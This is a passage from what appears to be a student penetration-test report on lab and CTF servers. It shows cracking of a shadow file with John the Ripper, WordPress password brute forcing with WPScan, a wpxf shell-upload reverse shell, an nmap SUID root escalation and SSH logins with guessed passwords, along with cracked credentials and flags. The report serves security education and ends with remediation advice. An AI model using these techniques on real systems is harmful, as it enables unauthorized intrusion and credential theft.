
```
cat shadow
```

We were able to obtain the contents of the shadow file from the server.




```
[spinkton@localhost etc]$ sudo cat shadow
Password:
root:$1$.GWA7rU/$lVPNjveio2K8Hpsuk.6N4/:15861:0:99999:7:::
bin:*:15854:0:99999:7:::
daemon:*:15854:0:99999:7:::
adm:*:15854:0:99999:7:::
lp:*:15854:0:99999:7:::
sync:*:15854:0:99999:7:::
shutdown:*:15854:0:99999:7:::
halt:*:15854:0:99999:7:::
mail:*:15854:0:99999:7:::
news:*:15854:0:99999:7:::
uucp:*:15854:0:99999:7:::
operator:*:15854:0:99999:7:::
games:*:15854:0:99999:7:::
gopher:*:15854:0:99999:7:::
ftp:*:15854:0:99999:7:::
nobody:*:15854:0:99999:7:::
apache:!!:15854:0:99999:7:::
rpc:!!:15854:0:99999:7:::
rpcuser:!!:15854:0:99999:7:::
nfsnobody:!!:15854:0:99999:7:::
mailnull:!!:15854:0:99999:7:::
smmsp:!!:15854:0:99999:7:::
distcache:!!:15854:0:99999:7:::
nscd:!!:15854:0:99999:7:::
vcsa:!!:15854:0:99999:7:::
sshd:!!:15854:0:99999:7:::
webalizer:!!:15854:0:99999:7:::
dovecot:!!:15854:0:99999:7:::
squid:!!:15854:0:99999:7:::
mysql:!!:15854:0:99999:7:::
pcap:!!:15854:0:99999:7:::
ntp:!!:15854:0:99999:7:::
dbus:!!:15854:0:99999:7:::
haldaemon:!!:15854:0:99999:7:::
avahi:!!:15854:0:99999:7:::
named:!!:15854:0:99999:7:::
avahi-autoipd:!!:15854:0:99999:7:::
xfs:!!:15854:0:99999:7:::
```

We saved this information into a file, and cracked it with John the Ripper, which gave us:



```
root@kali:/# ls
bin   home            lib32       media  root          srv  var
boot  initrd.img      lib64       mnt    run           sys  vmlinuz
dev   initrd.img.old  libx32      opt    sbin          tmp  vmlinuz.old
etc   lib             lost+found  proc   SharedFolder  usr
root@kali:/# cd /home/kali/
root@kali:/home/kali# ls
Desktop    Downloads     Music     Public     Videos
Documents  fsociety.dic  Pictures  Templates
root@kali:/home/kali# nano shadow.txt
root@kali:/home/kali# john --wordlist=/usr/share/wordlists/rockyou.txt shad
ow.txt
Warning: detected hash type "md5crypt", but the string is also recognized a
s "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type
 instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128
SSE2 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thing1thing2     (root)
1g 0:00:00:01 DONE (2021-05-19 19:45) 0.6451g/s 248485p/s 248485c/s 248485C
/s tibiri..theran
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/home/kali# 
```

Finally, we decided to switch to the root user via the spinkton account, as we couldn’t directly access it:



```
yuletyde@LAPTOP-2M77O0NE:~$ ssh root@10.14.3.137
Welcome to LAMPSecurity Research SSH access!
#flag#5e937c51b852e1ee90d42ddb5ccb8997

Unauthorized access is expected...
root@10.14.3.137's password:
Permission denied, please try again.
root@10.14.3.137's password:
Permission denied, please try again.
root@10.14.3.137's password:
root@10.14.3.137: Permission denied (publickey,gssapi-with-mic,password).
yuletyde@LAPTOP-2M77O0NE:~$ ssh spinkton@10.14.3.137
Welcome to LAMPSecurity Research SSH access!
#flag#5e937c51b852e1ee90d42ddb5ccb8997

Unauthorized access is expected...
spinkton@10.14.3.137's password:
Last login: Wed May 19 13:27:40 2021 from 172.20.27.207
#flag#motd-flag
[spinkton@localhost ~]$ root su
-bash: root: command not found
[spinkton@localhost ~]$ su root
Password:
su: incorrect password
[spinkton@localhost ~]$ su root
Password:
[root@localhost spinkton]# echo you been hacked
you been hacked
[root@localhost spinkton]#
```

Which gave us root access to the server.

4.2.4. Conclusions about this server

This was one of the more difficult servers to gain root access too. Each step along the way required us to really think about what our next step should be. The key thing that allowed us to gain access to their server was the phishing attack that we ran on the sites “user”. This information allowed us to enact session spoofing on the server, which gave us far more permissions than we should have normally been able to use. The server administrators should warn their staff about phishing attacks. They should also disable remote SSH root access to their system.

4.3. 10.14.12.25

IP address	10.14.12.25
Operating system	Linux 3.13.0-55-generic
Kernel version, service pack, etc.	#94-Ubuntu SMP Thu Jun 18 00:27:10 UT86_64 x86_64 x86_64 GNU/Linux
Host name	linux
Host Usernames	robot, root, daemon
Number of vulnerabilities detected	Number of high level vulnerabilities: None Number of medium level vulnerabilities: None Number of low level vulnerabilities: None When we did a Nessus Scan, it showed us that there were no vulnerabilities that it could detect, however, as the site is run with wordpress, there were a number of vulnerabilities we could use to exploit the server.
Vulnerabilities IDs	CVE-2019-8942
Vulnerabilities exploited and their CVE	Since we grabbed a dictionary file and acquired the user by attempting to log in and looking at the errors returned by wordpress, we did not exploit a CVE.
Vulnerabilities failed to exploited and their CVE	None
Distance to the server	4 hops

4.3.1. Port scanning and services fingerprinting

The first thing we did when we tried to test this server was to use an NMAP scan to determine the open ports. Although we scanned all of the TCP ports, it only indicated that the following ports were open:

Port	Protocol	Service	Service Version	Comments
22	TCP	ssh	N/A	Although this server had an SSH port, it was not open, and we did not use it
80	TCP	http	Apache httpd	We used this port to access the server on a webpage.
443	TCP	https	Apache httpd	We did not access the server with this port

Nmap did not provide any information about the version services open on the ports.

4.3.2. Vulnerability testing

This server required a lot more testing and searching than the other servers we were given. It was not immediately obvious what should be done, however, by playing around with the different available directories, we were able to quickly determine that the website was running with WordPress. Furthermore, we knew it was from a CTF since when accessing the website, it was an interactive shell made by fsociety for a CTF live on twitch.

4.3.3. Penetration testing


Since we saw that it was running apache, we entered 10.14.12.25 into the top bar of our browser. This led us to an interactive page, talking about fsociety. We interacted with the webpage some more and found that it was a WordPress page by first going into the /admin page, which made the page refresh continuously. Then, we tried a random endpoint, specifically /test. This led us to a failed search wordpress page, then we knew it was a wordpress site. In hindsight we could have just tried the /wp-admin endpoint to see if it was a wp site.

After this we tried to find the users, and vulnerabilities, by using the following command:

```
wpscan --url http://10.14.12.25/ --enumerate vp,vt,u
```


Since this did not succeed in yielding any users, we tried the user “elliot” in the forgot my password field, since this is the name of the main character in the series, and the server was littered with references to Mr. Robot.

We saw that we got an error saying the email could not be sent, instead of invalid username, which meant that the user existed on the system.



The e-mail could not be sent.
Possible reason: your host may have disabled the mail() function.

Instead of:



Please enter your username or email address. You will receive a link to create a new password via email.

ERROR: Invalid username or e-mail.

Username or E-mail: ellio

Now we knew the username of a user on the site. Next we tried /robots.txt, which printed:


```
User-agent:*
 fsocity.dic
```

This lead us try /fsocity.txt, and we got a file that seemed like a dictionary of passwords. With this in hand, it was a matter of trying all of these passwords on the site with the user elliot and see what happened. We used wpxf (wordpress exploit framework) and followed the instructions in this link: https://rastating.github.io/how-i-hacked-mr-robot/

Since there were some differences, we will go over the process here. We put the contents of the dictionary file into our kali vm, and ran the following command.

```
wpscan --url 10.14.12.25 --usernames elliot --passwords
fsociety.dic
```

The output is the following:




```
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:16:08 <==========> (355 / 355) 100.00% Time: 00:16:08
WARNING: Your progress bar is currently at 355 out of 355 and cannot be inc
remented. In v2.0.0 this will become a ProgressBar::InvalidProgressError.
Progress Time: 00:16:09 <==========> (355 / 355) 100.00% Time: 00:16:09
[SUCCESS] - elliot / ER28-0652
All Found

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at h
ttps://wpscan.com/register

[+] Finished: Wed May 19 19:44:18 2021
[+] Requests Done: 531
[+] Cached Requests: 6
[+] Data Sent: 167.856 KB
[+] Data Received: 36.651 MB
[+] Memory used: 326.75 MB
[+] Elapsed time: 00:16:19
root@kali:/home/kali# 
```

Now we have the elliot user’s password. Next step is to try to get into the server with this info, because this username and password works for the wp login but amaybe not for the server.

The website we were looking at used wpxf (wordpress exploit framework). The exploit they used was under a different directory for our version so we used that one.

```
exploit/shell/admin_shell_upload
```

After setting the password and the username, with the remote and localhost plus some options, we get into the server.




```
wpxf [exploit/shell/admin_shell_upload] > run

  [+] Started reverse TCP handler on 1234
  [-] Authenticating with WordPress using elliot:ER28-0652 ...
  [-] Uploading payload ...
  [-] Executing the payload at
      http://10.14.12.25/wp-content/plugins/rCNXUpiYYf/aeCcoqSLYa.php ...
  [+] Connection established from 10.14.12.25:37631

Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 18:26:38 up  6:13,  0 users,  load average: 0.02, 0.05, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Here we get into the server but we don’t have a shell, to spawn one we used:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Now that we have shell, we poked around and found the robot user, so we go to their home and find a password file:




```
$ ls
ls
password.raw-md5
$ pwd
pwd
/home/robot
$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ 
```

We know that it is an md5 hash, so we can do a reverse lookup on it to see if we get anything. The reverse lookup succeeded and the password for the robot user is:


```
abcdefghijklmnopqrstuvwxyz
```

Now we can log in with the robot user:




```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
password.raw-md5
robot@linux:~$ 
```

To get root, we can check if nmap is installed and if it has its SUID flag set.



```
which nmap
/usr/local/bin/nmap
robot@linux:~$ cd /usr/local/bin/
cd /usr/local/bin/
robot@linux:/usr/local/bin$ ls -la
ls -la
total 504
drwxr-xr-x  2 root root   4096 Nov 13  2015 .
drwxr-xr-x 10 root root   4096 Jun 24  2015 ..
-rwsr-xr-x  1 root root 504736 Nov 13  2015 nmap
robot@linux:/usr/local/bin$ 
```

It indeed does, and it is owned by root, so that means we can run it as if we were root. Why is this important? Because we can spawn a shell inside nmap –interactive, and if we are running it as root, we will spawn a root shell:



```
robot@linux:/usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# 
```

4.3.4. Conclusions about this server

Firstly, when we used Nmap, this server “replied” that it had some ports closed, however, this is not good practice. It would have been better if the server had filtered the ports instead. Additionally, keeping a wordlist in the robots.txt part of a server is not necessarily the best idea. These were the two major factors that allowed us to exploit the website.

The server administrators should update their version of WordPress to the latest one.

4.4. 10.14.1.103


IP address	10.14.1.103
Operating system	Free BSD 6.0
Kernel version, service pack, etc.	Kernel Version: 6.0-RELEASE #0: Thu Nov 3 09:36:13 UTC 2005 root@x64.samsco.home:/usr/obj/usr/src/sys/GENERIC
Host name	FreeBSD
Host Usernames	root, toor, aragorn, arwen, boromir, denethor, elrond, galadriel, legolas
Number of vulnerabilities detected	Number of high level vulnerabilities: 1 critical Number of medium level vulnerabilities: 1 Number of low level vulnerabilities: 2
Vulnerabilities IDs	CVE-2008-5736, CVE-2006-2655, CVE-2011-2489 CVE-2011-2490, CVE-2016-10010
Vulnerabilities exploited and their CVE	Ultimately, the vulnerability used to exploit the server did not have a CVE, but it was a code executed. You can find it here. EB-ID = 9488
Vulnerabilities failed to exploited and their CVE	CVE-2008-5736, CVE-2006-2655, CVE-2011-2489 CVE-2011-2490, CVE-2016-10010
Distance to the server	3 hops

4.4.1. Port scanning and services fingerprinting

On this server, there were a very limited number of ports open, namely the following:


Port	Protocol	Service	Service Version	Comments
22	TCP	SSH	OpenSSH 4.2p1	Potentially vulnerable to CVE-2016-10010
80	TCP	HTTP	Filtered Port – Unknown Version	Further investigation reveals that there is no webserver running on this server.
8080	TCP	HTTP-Proxy	Filtered Port – Unknown Version	Further investigation reveals that there is no webserver running on this server.

Noticing that the ssh port was the only one open, we decided to try and get in. However, we were met with the following message:




```
yuletyde@LAPTOP-2M77O0NE:~$ ssh guest@10.14.1.103
Unable to negotiate with 10.14.1.103 port 22: no matching host key
type found. Their offer: ssh-dss
```

After doing more research, we found that we could try and match their host key format by using the following command instead:



```
yuletyde@LAPTOP-2M77O0NE:~$ ssh -oHostKeyAlgorithms=+ssh-dss legola
s@10.14.1.103
FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of North
ern Mirkwood !

Password:
```

Which clearly gave us an entry point for the ssh server. From here, we tried the username and password “legolas” as in the Lord of The Rings, Legolas is the son of Thranduil. Knowing this information gave us easy access to the server:



```
yuletyde@LAPTOP-2M77O0NE:~$ ssh -oHostKeyAlgorithms=+ssh-dss legola
s@10.14.1.103
FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of North
ern Mirkwood !

Password:
Last login: Tue May 25 11:14:02 2021 from 172.16.98.106
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
        The Regents of the University of California.  All rights re
served.

FreeBSD 6.0-RELEASE (GENERIC) #0: Thu Nov  3 09:36:13 UTC 2005

Welcome home, son of Thranduil, King of the Woodland Realm of North
ern Mirkwood !

$ |
```

4.4.2. Vulnerability testing


EDB-ID	9488
CVSS score	7.5
Application name and version	FreeBSD 6.1
Other versions affected	FreeBSD <= 6.1
Vulnerability Name	FreeBSD 6.1 - 'kqueue()' Null Pointer Dereference Privilege Escalation
Vulnerability type(s)	Privilege Escalation
Publish Date	2009-08-24
CWE ID	CWE 266
CWE Name	Incorrect Privilege Assignment
Metasploit Modules Related To this CVE	N/A

4.4.3. Penetration testing

The first thing we tried was investigating the vulnerabilities of FreeBSD 6.0. This yielded a few different results. For example, we found that this version of FreeBSD was vulnerable to a one-time password privilege escalation exploit. Although we managed to login with Legolas, we still did not have root access to the server. Additionally, su did not let us change to the root user.


Since our server also had Bluetooth settings enabled, we tried another exploit that took advantage of this CVE-2008-5736. This required running a c program on our sever. Luckily, our server had gcc installed, and allowed for the execution of files the users created. However, this exploit did not work, as many of the permissions it required were locked behind root access, and this version of the exploit used netgraph, something that was not on the system. During this, we also noticed that netcat was installed, however, it did not allow for listening ports. This meant that we could not upload some of our own exploits, and had to enter them manually in the system.

